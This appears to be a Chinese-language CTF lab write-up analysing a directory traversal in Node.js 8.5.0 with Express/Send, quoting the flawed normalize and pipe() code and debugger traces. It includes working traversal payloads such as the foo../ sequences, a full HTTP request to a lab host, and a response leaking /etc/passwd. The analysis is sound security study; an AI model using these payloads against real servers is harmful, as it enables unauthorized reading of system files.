

# 漏洞简介

影响版本：

- Node.js 8.5.0 + Express 3.19.0-3.21.2
- Node.js 8.5.0 + Express 4.11.0-4.15.5

## 漏洞分析

<https://security.tencent.com/index.php/blog/msg/121>

原因是 Node.js 8.5.0 对目录进行 `normalize` 操作时出现了逻辑错误，导致向上层跳跃的时候（如 `../../../../../../etc/passwd`），在中间位置增加 `foo/..`（如 `../../../../foo/../../../../../../etc/passwd`），即可使 `normalize` 返回 `/etc/passwd`，但实际上正确结果应该是 `../../../../../../etc/passwd`。

express 这类 web 框架，通常会提供了静态文件服务器的功能，这些功能依赖于 `normalize` 函数。比如，express 在判断 path 是否超出静态目录范围时，就用到了 `normalize` 函数，上述 BUG 导致 `normalize` 函数返回错误结果导致绕过了检查，造成任意文件读取漏洞。

当然，`normalize` 的 BUG 可以影响的绝非仅有 express，更有待深入挖掘。不过因为这个 BUG 是 node 8.5.0 中引入的，在 8.6 中就进行了修复，所以影响范围有限。

根本原因就是 `normalize` 的时候出现了问题。（好多路径相关的洞都是 `normalize` 的 bug。。。）

漏洞利用有两方面：

首先是 Send 组件的一个 bug。

Express 依赖 Send 组件，Send 组件 0.11.0-0.15.6 版本 `pipe()` 函数中：

```

515 SendStream.prototype.pipe = function pipe(res) {
516   ..//.root.path
517   ..var root = this._root
518
519   ..//.references
520   ..this.res = res
521
522   ..//.decode the path
523   ..var path = decode(this.path)
524   ..if (path === -1) {
525     ....this.error(400)
526     ....return res
527   }
528
529   ..//.null byte(s)
530   ..if (~path.indexOf('\0')) {
531     ....this.error(400)
532     ....return res
533   }
534
535   ..var parts
536   ..if (root !== null) {
537     ....//.malicious path
538     ....if (UP_PATH_REGEXP.test(normalize('.' + sep + path))) {
539       .....debug('malicious path "%s"', path)
540       .....this.error(403)
541       .....return res
542     }
543
544     ....//.join/.normalize from optional root dir
545     ....path = normalize(join(root, path))
546     ....root = normalize(root + sep)

```

security.tencent.com

这里的 `UP_PATH_REGEXP` 是看标准化路径后是否有目录穿越的字符。**并没有将标准化后的值赋给 `path`！**（逆天）

所以如果能绕过目录跳转字符的判断就可以带到后面的 545 行的 `join`，进行跳转。

那么很自然的，漏洞利用的第二个点就是能够"构造"出目录跳转字符。（这里构造打引号，是因为要 bypass）

回到 Node.js，Node.js 8.5.0 对 `path.js` 的 `normalizeStringPosix` 函数进行了修改，

<https://github.com/nodejs/node/blob/v8.5.0/lib/path.js#L104>

使其能够做到如下的标准化：

```
assert.strictEqual(path.posix.normalize('bar/foo../..'), 'bar');
```

而这样带来的问题：

调试发现，可以通过将 `foo../../` 和目录跳转字符一起注入到路径中，使得L 161的 `isAboveRoot` 为 `false`。

并且L 135 的 `res = res.slice(0, j);` 会把自己删掉。

变量 `isAboveRoot` 为 `false` 的情况下，可以在 `foo../../` 两边设置同样数量的跳转字符，让他们同样在代码135行把自己删除，这样就可以构造出一个**带有跳转字符，但是通过 `normalizeStringPosix` 函数标准化后又会全部自动移除的payload**。

然后呢，这个payload配合上面提到的Send组件的bug，刚好就可以绕过 `UP_PATH_REGEXP`，将跳转字符赋值给 `path`，产生目录穿越漏洞。

这个要分析明白的话还是得动调跟。

## 漏洞复现

PoC:

```
/static/../../../../a/../../../../etc/passwd
```

```
GET /static/../../../../../../foo../../../../../../../../etc/passwd
```

```
GET /static/../../../../a/../../../../etc/passwd HTTP/1.1
Host: node5.buuoj.cn:28341
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:125.0) Gecko/20100101 Firefox/125.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: track uuid =5903f11c-971c-4fb1-ca57-ee5e4abeb26e ; comment_author_d334ae803ea1499dbf76372f24499b88 = alert%28%27xs%27%29 ; comment_author_email_d334ae803ea1499dbf76372f24499b88 = 19198210%40qq.com
Upgrade-Insecure-Requests: 1
If-None-Match: W/"1f8-A9naZm3yu+VHL0CdBLtDGuvxxYs"

1 HTTP/1.1 200 OK
2 X-Powered-By: Express
3 Accept-Ranges: bytes
4 Cache-Control: public, max-age=0
5 Last-Modified: Wed, 13 Sep 2017 20:05:31 GMT
6 ETag: W/"4d4-15e7cd8b6f8"
7 Content-Type: application/octet-stream
8 Content-Length: 1236
9 Date: Thu, 12 Sep 2024 02:13:50 GMT
10 Connection: close
11
12 root:x:0:0:root:/root:/bin/bash
13 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
14 bin:x:2:2:bin:/bin:/usr/sbin/nologin
15 sys:x:3:3:sys:/dev:/usr/sbin/nologin
16 sync:x:4:65534:sync:/bin:/bin/sync
17 games:x:5:60:games:/usr/games:/usr/sbin/nologin
18 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
19 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
20 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
21 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
```

```
// Resolves . and .. elements in a path with directory names
function normalizeStringPosix(path, allowAboveRoot) {
  var res = '';
  var lastSlash = -1;
  var dots = 0;
  var code;
  var isAboveRoot = false;
```

```

for (var i = 0; i <= path.length; ++i) {
  if (i < path.length)
    code = path.charCodeAt(i);
  else if (code === 47/**/)
    break;
  else
    code = 47/**/;
  if (code === 47/**/) {
    if (lastSlash === i - 1 || dots === 1) {
      // NOOP
    } else if (lastSlash !== i - 1 && dots === 2) {
      if (res.length < 2 || !isAboveRoot ||
          res.charCodeAt(res.length - 1) !== 46/*.**/ ||
          res.charCodeAt(res.length - 2) !== 46/*.**/) {
        if (res.length > 2) {
          const start = res.length - 1;
          var j = start;
          for (; j >= 0; --j) {
            if (res.charCodeAt(j) === 47/**/)
              break;
          }
          if (j !== start) {
            if (j === -1)
              res = '';
            else
              res = res.slice(0, j);
            lastSlash = i;
            dots = 0;
            isAboveRoot = false;
            continue;
          }
        } else if (res.length === 2 || res.length === 1) {
          res = '';
          lastSlash = i;
          dots = 0;
          isAboveRoot = false;
          continue;
        }
      }
    }
    if (allowAboveRoot) {
      if (res.length > 0)
        res += '/..';
      else
        res = '..';
      isAboveRoot = true;
    }
  } else {
    if (res.length > 0)
      res += '/' + path.slice(lastSlash + 1, i);
    else
      res = path.slice(lastSlash + 1, i);
    isAboveRoot = false;
  }
  lastSlash = i;
  dots = 0;

```

```

    } else if (code === 46/*.*/* && dots !== -1) {
      ++dots;
    } else {
      dots = -1;
    }
  }
  return res;
}


```

自己调试跟一下，就知道

```
/foo../
```

这种会带来逻辑混乱，具体怎么乱的我也说不出理论来。。反正调试就知道了。关于那个 isAboveRoot 的设置问题。

和其他点杂起来，



emmm，这种是真说不明白) 调试就很清楚)

其实原因在这里：




在 dot 和 slash 之间夹有正常字符时，这会一直把 dots 置为 -1，导致随后的 ../ 没有正常处理。

可以看到：

```
../../foo../../../1
```


的结果是

```
1
```



```
184 function normalizeStringPosix(path, allowAboveRoot) : string { path: "../../foo../../../1" allow Above Root
166     ++dots;
167   } else {
168     dots = -1; dots: 0
169   }
170 }
171 return res; res: "1"
172 }
173
174 function _format(sep, pathObject) {
175   const dir = pathObject.dir || pathObject.root;
176   const base = pathObject.base ||
177     ((pathObject.name || '') + (pathObject.ext || ''));
178   if (!dir) {
179     return base;
180   }
```

所以要保证 `/foo../` 的左边比右边少一组 `../` 就能刚好消掉。




```
184 function normalizeStringPosix(path, allowAboveRoot) : string { path: "../../../../foo../../../etc/passwd" allow Above Root
166     ++dots;
167   } else if (code === 46/*.*/* && dots !== -1) { code: 47
168     ++dots;
169   } else {
170     dots = -1; dots: 0
171   }
172 }
173 return res; res: "etc/passwd"
174 }
175
176 function _format(sep, pathObject) {
177   const dir = pathObject.dir || pathObject.root;
178   const base = pathObject.base ||
179     ((pathObject.name || '') + (pathObject.ext || ''));
180   if (!dir) {
181     return base;
182   }
```

Debugger Console:


```
path = "../../../../foo../../../etc/passwd"
allowAboveRoot = true
res = "etc/passwd"
lastSlash = 34
dots = 0
```

再结合 express的这个只是检查，没有赋值消掉路径穿越符，结合就导致了漏洞。


可以看到，后面这里又进行了路径穿越的拼接：




然后再normalize:



这里穿9层就行了。反正多写点，保证数量差左右为1就行：



这里最后以这个EXP来看一下 /foo.. 前后的调试：



这里会把dots置为-1！！！！









进入过后：

在res找到最近的一个slash，两个slash之间的消了：




The screenshot shows the VS Code editor with the file `path.js` open. The code is a function `normalizeStringPosix` that processes a path string. A red box highlights the line `res = res.slice(0, j);` where `res` is assigned a new value. Below the code, the `Debugger Console` shows the local variables: `path`, `allowAboveRoot`, `res`, and `lastSlash`. The `res` variable is highlighted in blue, indicating it is the current value being debugged.



This screenshot shows the same `path.js` file, but with a different red box highlighting the line `res = res.slice(0, j);` where `res` is assigned a new value. The `Debugger Console` shows the local variables: `path`, `allowAboveRoot`, `res`, and `lastSlash`. The `res` variable is highlighted in blue, indicating it is the current value being debugged.

可以看到，相当于foo后面的一个slash能跟前面的slash配到能消掉一段..



这个过后，由于res是`..`，所以通过这个分支置为空了：



这样就只剩/etc/passwd了

所以就是foo前的n个slash和foo后的n个slash配对消为`..`，然后foo后的第n+1个slash没用，将res置为`""`，最后拼接正常字符。

真的很妙！赞！！

感觉是目前见过的最巧妙的几个漏洞之一！！